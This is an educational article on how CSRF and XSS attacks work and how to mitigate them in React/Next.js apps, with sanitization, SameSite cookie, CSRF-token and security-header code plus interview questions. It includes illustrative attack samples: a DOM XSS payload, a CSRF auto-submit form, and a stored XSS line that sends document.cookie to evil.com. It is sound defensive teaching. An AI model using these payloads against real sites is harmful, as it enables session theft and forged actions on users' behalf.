CSRF vs XSS Mitigation
How CSRF and XSS attacks work mechanically — stored, reflected, and DOM-based XSS variants, mutation XSS, React's default encoding, CSRF defenses with SameSite cookies and double-submit tokens, and a layered mitigation strategy.
Overview

CSRF (Cross-Site Request Forgery) and XSS (Cross-Site Scripting) are the two most common web application attacks. They're frequently confused because both involve cross-site content — but they target fundamentally different trust relationships.
XSS exploits the user's trust in your site: attacker-controlled script runs in your page and can read cookies, exfiltrate data, or modify the DOM on behalf of the user.
CSRF exploits your server's trust in the user's browser: a malicious page causes the user's browser to send an authenticated request to your server — without the user knowing.
Defending against both requires understanding each mechanism precisely and applying layered mitigations.
How It Works
XSS — Three Variants
Stored XSS: Attacker injects malicious payload into your database (a comment, a profile name, a message). Every user who views that content executes the script. Highest severity — affects all users.
Reflected XSS: Attacker crafts a URL containing a malicious payload in a query parameter. Your server reflects it back in the HTML response without encoding. The script executes in the victim's browser the moment they visit the URL.
DOM-based XSS: No server involvement. The malicious payload lives entirely in the URL fragment (#) or client-side storage. JavaScript on the page reads location.hash (or localStorage) and writes it into the DOM unsafely. The server never sees the payload.
// ❌ DOM-based XSS — attacker crafts: /page#<img src=x onerror=alert(1)>
const fragment = decodeURIComponent(window.location.hash.slice(1));
document.getElementById("content").innerHTML = fragment; // executes attacker script
Mutation XSS (mXSS): A subtler variant. The attacker provides HTML that appears safe to your sanitizer but mutates into dangerous HTML after the browser's parser processes it — a quirk of HTML parser state. Example: <p><a href="</p><script>alert(1)</script>"> may be sanitized as safe but parsed differently by the browser. DOMPurify addresses known mXSS vectors; always use the latest version.
CSRF — The Mechanism
A CSRF attack forces the user's browser to send an authenticated request to your server:
<!-- Attacker's page at evil.com -->
<img src="https://bank.example.com/transfer?to=attacker&amount=1000" />
When the victim's browser loads this image, it sends a GET request to bank.example.com — including the user's session cookie, because that cookie's SameSite is missing or None. The server sees a valid session and processes the transfer.
The same attack works with forms:
<form action="https://app.example.com/api/delete-account" method="POST">
  <input type="hidden" name="confirm" value="yes" />
</form>
<script>
  document.forms[0].submit();
</script>
Code Examples
React's Default Encoding
React JSX escapes all string values by default — this is your first layer of XSS protection:
// ✅ Safe — React encodes the string. Renders as text, not HTML.
const username = '<script>alert("xss")</script>';
return <p>Hello, {username}</p>;
// DOM output: <p>Hello, <script>alert("xss")</script></p>dangerouslySetInnerHTML bypasses this encoding — only use it with sanitized content:
import DOMPurify from "dompurify";

// ✅ Safe — DOMPurify strips dangerous tags before rendering
function RichText({ html }: { html: string }) {
  const clean = DOMPurify.sanitize(html, {
    ALLOWED_TAGS: ["p", "b", "i", "em", "strong", "a", "ul", "li", "br"],
    ALLOWED_ATTR: ["href", "target", "rel"], // restrict attributes too
    FORCE_HTTPS: true, // block javascript: hrefs
  });
  return <div dangerouslySetInnerHTML={{ __html: clean }} />;
}
Always sanitize server-side before persisting rich text, and sanitize again client-side before rendering. Client-side-only sanitization can be bypassed by sending raw HTTP requests that skip your frontend. Defense-in-depth means sanitizing at both layers.
Server-Side Sanitization Before Storage
// app/api/comments/route.ts
import sanitizeHtml from "sanitize-html";
import { z } from "zod";
import { db } from "@/lib/db";

const CommentSchema = z.object({
  content: z.string().min(1).max(5000),
  postId: z.string().uuid(),
});

export async function POST(req: Request) {
  const body = CommentSchema.parse(await req.json());

  // Sanitize before persisting — strips any XSS vectors
  const safeContent = sanitizeHtml(body.content, {
    allowedTags: ["b", "i", "em", "strong", "p", "br"],
    allowedAttributes: {}, // no attributes — blocks href=javascript:, on* handlers
  });

  await db.comment.create({
    data: { content: safeContent, postId: body.postId },
  });

  return Response.json({ ok: true });
}
DOM-Based XSS Prevention
Never read from location.hash, location.search, or document.referrer and write directly to the DOM:
// ❌ DOM-based XSS — reading URL and writing to innerHTML
const query = new URLSearchParams(window.location.search).get("q");
document.getElementById("results-header").innerHTML = `Results for: ${query}`;

// ✅ Use textContent — never interprets HTML
document.getElementById("results-header").textContent = `Results for: ${query ?? ""}`;

// ✅ In React — use state, not DOM manipulation
const [query] = useState(new URLSearchParams(window.location.search).get("q") ?? "");
return <h2>Results for: {query}</h2>; // JSX escapes automatically
CSRF Defense 1 — SameSite=Lax Session Cookie
The primary modern CSRF defense: the browser enforces it automatically, no token needed:
// app/api/auth/login/route.ts
import { cookies } from "next/headers";

export async function POST(req: Request) {
  const session = await createSession(await req.json());
  const store = await cookies();

  store.set("session", session.id, {
    httpOnly: true,
    secure: true,
    sameSite: "lax", // browser withholds cookie on cross-site POST/fetch
    path: "/",
    maxAge: 60 * 60 * 24 * 7,
  });

  return Response.json({ ok: true });
}
SameSite=Lax blocks the cookie on cross-site POST, PUT, PATCH, DELETE, and fetch — covering all state-mutating request types. A form submission from evil.com cannot carry the session cookie.
CSRF Defense 2 — Custom Request Header (AJAX/JSON APIs)
JSON APIs that use fetch can use a simpler CSRF defense: a custom header. Simple cross-site requests (form submissions) cannot include custom headers — only JavaScript can set them, and JavaScript can't run cross-origin without CORS cooperation:
// Client — add a custom header to every mutating request
async function apiPost<T>(url: string, body: unknown): Promise<T> {
  const response = await fetch(url, {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
      "X-Requested-With": "XMLHttpRequest", // cannot be set by a cross-site form
    },
    body: JSON.stringify(body),
  });
  if (!response.ok) throw new Error(`HTTP ${response.status}`);
  return response.json();
}
// Server — verify the custom header is present
export async function POST(req: Request) {
const xrw = req.headers.get("x-requested-with");
if (!xrw || xrw !== "XMLHttpRequest") {
return Response.json({ error: "CSRF check failed" }, { status: 403 });
}
// proceed with request
}CSRF Defense 3 — Double-Submit Cookie with HMAC Signing
For forms that must work across origins (rare), use the signed double-submit pattern:
// lib/csrf.ts
import { createHmac } from "node:crypto";

const CSRF_SECRET = process.env.CSRF_SECRET!; // 32-byte secret

export function generateCsrfToken(sessionId: string): string {
  const timestamp = Date.now().toString();
  const nonce = crypto.randomUUID();
  const payload = `${sessionId}:${timestamp}:${nonce}`;
  const sig = createHmac("sha256", CSRF_SECRET).update(payload).digest("hex");
  return Buffer.from(`${payload}:${sig}`).toString("base64url");
}

export function verifyCsrfToken(token: string, sessionId: string): boolean {
  try {
    const decoded = Buffer.from(token, "base64url").toString();
    const parts = decoded.split(":");

    if (parts.length !== 4) return false;

    const [sid, timestamp, nonce, sig] = parts;

    // Validate session ID matches
    if (sid !== sessionId) return false;

    // Validate token is not older than 1 hour
    const age = Date.now() - parseInt(timestamp, 10);
    if (age > 60 * 60 * 1000) return false;

    // Validate HMAC signature
    const payload = `${sid}:${timestamp}:${nonce}`;
    const expected = createHmac("sha256", CSRF_SECRET)
      .update(payload)
      .digest("hex");
    return sig === expected;
  } catch {
    return false;
  }
}
// Usage in a route handler
export async function POST(req: Request) {
const session = await getSession(req);
const csrfToken = req.headers.get("x-csrf-token");
if (!csrfToken || !verifyCsrfToken(csrfToken, session.id)) {
return Response.json({ error: "Invalid CSRF token" }, { status: 403 });
}
// proceed
}Security Headers for XSS — Next.js Middleware
// middleware.ts
import { NextRequest, NextResponse } from "next/server";

export function middleware(req: NextRequest) {
  const response = NextResponse.next();

  // Prevent browsers from MIME-sniffing responses
  response.headers.set("X-Content-Type-Options", "nosniff");

  // Block clickjacking — prefer frame-ancestors in CSP for more granularity
  response.headers.set("X-Frame-Options", "DENY");

  // Force HTTPS for 1 year; include subdomains
  response.headers.set(
    "Strict-Transport-Security",
    "max-age=31536000; includeSubDomains; preload",
  );

  // Disable browser's built-in XSS filter (deprecated but harmless)
  // — rely on CSP instead
  response.headers.set("X-XSS-Protection", "0");

  return response;
}

export const config = { matcher: "/:path*" };
Real-World Use Case
SaaS comment system. Users write formatted comments (bold, links). Attack vectors: (1) A user submits <script>fetch('https://evil.com?c='+document.cookie)</script> as comment content. Without sanitization, every reader's cookies are exfiltrated. (2) An external site embeds a form that auto-submits DELETE /api/comments/123 — if the session cookie has no SameSite, the attack succeeds.
Mitigations in layers: Zod input validation strips unexpected structure → sanitize-html on the server strips dangerous tags before storage → React JSX escapes string values on render → DOMPurify sanitizes before dangerouslySetInnerHTML → CSP script-src 'self' blocks external script load even if injection occurs → SameSite=Lax session cookie prevents CSRF on cross-site form submissions.
Common Mistakes / Gotchas
1. Client-side-only sanitization. An attacker bypasses your React form validation by sending a raw POST directly to your API endpoint. Always sanitize on the server before persisting.
2. HttpOnly as a CSRF defense. HttpOnly prevents JavaScript from reading the cookie — it mitigates XSS-based cookie theft. The browser still sends it automatically on cross-site requests, so it does nothing for CSRF. You need SameSite for that.
3. Using SameSite=Lax and thinking GET mutations are safe. Lax allows the cookie on cross-site top-level GET navigations. A GET /api/logout or GET /api/delete?id=123 would still be hit. Never mutate state on GET.
4. Trusting DOMPurify.sanitize on outdated versions for mXSS. DOMPurify has fixed multiple mXSS vectors over time. Pin to a recent version and run npm audit to catch CVEs.
5. Forgetting rel="noopener noreferrer" on user-supplied links. Without rel="noopener", a page opened via <a target="_blank"> can access window.opener and redirect the originating tab. Always set rel="noopener noreferrer" on externally-supplied links.
Summary
XSS injects attacker-controlled script into your page via unsanitized user content — prevent it with React's default JSX encoding, server-side sanitize-html before persistence, client-side DOMPurify before dangerouslySetInnerHTML, and CSP as a final enforcement layer. Stored XSS affects all users who view content, reflected XSS requires phishing a link, DOM-based XSS operates entirely client-side. CSRF tricks the user's browser into sending authenticated requests from a malicious page — prevent it with SameSite=Lax session cookies as the primary defense, plus a custom request header (X-Requested-With) or signed CSRF token for forms. The two attacks require separate, complementary defenses — and critically, XSS vulnerabilities can be used to steal CSRF tokens, making XSS prevention foundational.
Interview Questions
Q1. What is the difference between stored, reflected, and DOM-based XSS?
Stored XSS is persisted in a database and executes for every user who views the affected content — a comment, a profile field, a message. It's the highest severity because it affects all users without any phishing required. Reflected XSS is embedded in a URL (typically a query parameter) and reflected back by the server in the HTML response without encoding — the victim must click a crafted link. DOM-based XSS never touches the server: the payload lives in location.hash, location.search, or localStorage, and client-side JavaScript reads it and writes it into the DOM unsafely (innerHTML, document.write). The server's response is completely clean; the attack happens entirely in the browser. This makes DOM-based XSS invisible to WAFs and server-side scanning.
Q2. How does SameSite=Lax prevent CSRF attacks mechanically?
CSRF attacks work by causing the victim's browser to send a cross-site request that carries the user's session cookie — because the browser attaches cookies automatically to all matching requests. SameSite=Lax instructs the browser to only send the cookie when the request is a top-level navigation originating from the same site (e.g., the user clicking a link) or from the same site directly. The browser withholds the cookie on cross-site POST, PUT, PATCH, DELETE requests, cross-site fetch calls, cross-site <img> loads, and cross-site <form> submissions. When an attacker's page at evil.com submits a hidden form to api.example.com, the browser processes the request but does not attach the session cookie — the server sees an unauthenticated request and rejects it.
Q3. What is mutation XSS (mXSS) and why is it a concern for sanitizers?
Mutation XSS exploits inconsistencies between how an HTML serializer represents a string and how the HTML parser interprets it when reinserting that string into the DOM. An attacker crafts HTML that a sanitizer evaluates as safe, but when the browser's parser processes the sanitized output, it mutates the structure into something that executes script. For example, certain combinations of namespace switching (SVG/MathML elements inside HTML context), malformed attributes, or encoding quirks can produce strings that serialize as safe but parse dangerously. DOMPurify (the most widely used browser-side sanitizer) actively maintains defenses against known mXSS vectors, which is why keeping it on the latest version matters. Server-side sanitizers that don't use a full browser-equivalent parser are more vulnerable to mXSS.
Q4. Why doesn't HttpOnly on a session cookie prevent CSRF?
HttpOnly marks a cookie as inaccessible to JavaScript — document.cookie and fetch cannot read it. This addresses XSS-based session theft: even if an attacker injects script that tries to read document.cookie, the HttpOnly session cookie doesn't appear. But CSRF doesn't need to read the cookie. The attack works because the browser attaches cookies automatically to all requests to the cookie's domain, regardless of HttpOnly. The attacker doesn't need to know the cookie value — they just need the browser to send it. Only SameSite controls whether the browser sends the cookie on cross-site requests.
Q5. When should you use a signed double-submit CSRF token instead of relying on SameSite cookies?
The vast majority of CSRF protection in modern web apps can be handled by SameSite=Lax session cookies — it covers cross-site form submissions and fetch calls. You need an explicit CSRF token when: (1) you must support Safari or browsers that implement SameSite differently; (2) your API is consumed by native mobile apps or non-browser clients that don't enforce SameSite; (3) you have endpoints that need to work in genuinely cross-site contexts (SameSite=None) but still need CSRF protection. In these cases, the HMAC-signed double-submit pattern (generate token from session ID + timestamp + nonce + signature, send in cookie and header, verify both match and signature is valid) provides CSRF protection without server-side token storage.
Q6. Why is XSS considered a prerequisite attack that can nullify CSRF token defenses?
CSRF tokens work because an attacker at evil.com cannot read your page's content — the Same-Origin Policy prevents cross-origin reads. So the attacker can't read the CSRF token embedded in your form or fetched from your API. But if the attacker achieves XSS on your origin — injecting script that runs in your page's context — that script has full same-origin access. It can read the CSRF token from the DOM, from document.cookie (if not HttpOnly), or from an API response. The attacker's script then includes the valid token in a forged request. This is why XSS prevention is foundational: an XSS vulnerability can collapse your entire CSRF defense, token rotation, and any other JavaScript-based protection. Fix XSS first; layer CSRF defenses on top.
Overview
The attack vectors and mitigations most relevant to frontend engineers — from active exploits and browser-enforced policy headers, through code-level injection defences, to secrets hygiene and supply chain integrity.
Content Security Policy
Browser-enforced allowlists that restrict which scripts, styles, and resources can load — per-request nonces, hash-based CSP, strict-dynamic, frame-ancestors, base-uri, SRI for CDN scripts, Trusted Types integration, and a CSP migration workflow.